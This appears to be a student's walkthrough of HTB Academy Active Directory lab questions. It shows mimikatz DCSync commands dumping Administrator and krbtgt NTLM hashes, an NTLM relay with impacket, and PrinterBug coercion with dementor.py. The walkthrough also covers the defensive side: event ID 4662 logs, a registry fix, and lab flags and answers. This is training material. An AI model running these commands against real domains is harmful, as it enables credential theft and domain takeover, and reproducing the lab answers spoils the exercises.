 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC1.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 01/01/1601 02.00.00
Password last change : 07/08/2022 21.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf
```


-> Hence we obtained the NTLM hash required.

- After performing the DCSync attack, connect to DC1 as 'htb-student:HTB_@cademy_stdnt!' and look at the logs in Event Viewer. What is the Task Category of the events generated by the attack?

- We login to DC1 as follows:



- We go to event viewer and filter for event id 4662:



-> We see our DCSync activities getting logged:

-> The task category is Directory Service Access

- Practice the techniques shown in this section. What is the NTLM hash of the krbtgt user?

  -> We dump the hash of the krbtgt user as follows:

```
mimikatz # lsadump::dcsync /domain:eagle.local /user:krbtg
```

```
mimikatz # lsadump::dcsync /domain:eagle.local /user:krbtgt
[DC] 'eagle.local' will be the domain
[DC] 'DC1.eagle.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 07/08/2022 21.26.54
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: db0d0630064747072a7da3f7c3b4069e
    ntlm- 0: db0d0630064747072a7da3f7c3b4069e
    lm  - 0: f298134aa1b3627f4b162df101be7ef9
```

-> And we the get NTLM hash of the krbtgt user.

Kerberos Constrained Delegation

Question

- Use the techniques shown in this section to gain access to the DC1 domain controller and submit the contents of the flag.txt file.
  -> We follow the exact same methodology in the section and we get:

```
[dc1]: PS C:\Users\Administrator\Documents> cat flag.txt
C0nsTr@in3D_F1@G_Dc01!
```


Print Spooler & NTLM Relaying

Questions


- What is Kerberos des-cbc-md5 key for user Administrator?
  -> By Following the steps in the questions and running as sudo, we would obtain that the des-cbc-md5 key for the administrator user is:

```
impacket-ntlmrelayx -t dcsync://172.16.18.4 -smb2support
```

```
cd tools
python3 ./dementor.py 172.16.18.20 172.16.18.3 -u bob -d eagle.local -p
Slavi123
```




- After performing the previous attack, connect to DC1 (172.16.18.3) as 'htb-student:HTB_@cademy_stdnt!' and make the appropriate change to the registry to prevent the PrinterBug attack. Then, restart DC1 and try the same attack again. What is the error message seen when running dementor.py?
  -> We go to the registry editor and change the value from 1 to 2:



-> Then, we restart the windows machine and wait for a moment till it restarts

-> After the machine restarts, we ran the commands again:

```
python3 ./dementor.py 172.16.18.20 172.16.18.3 -u bob -d eagle.local -p
Slavi123
```




-> and so the error message is

```
[-] unhandled exception occured: SMB SessionError:
STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
```


Coercing Attacks & Unconstrained Delegation

Question


- Repeat the example shown in the section, and type DONE as the answer when you are finished.
  -> We follow the process as mentioned in the section.
  -> Furthermore, we can also look at the logs and re-perform the attack as follows:
  -> We rdp to dc01 and go to advanced security:




-> Then we create a new rule on outbound rules:



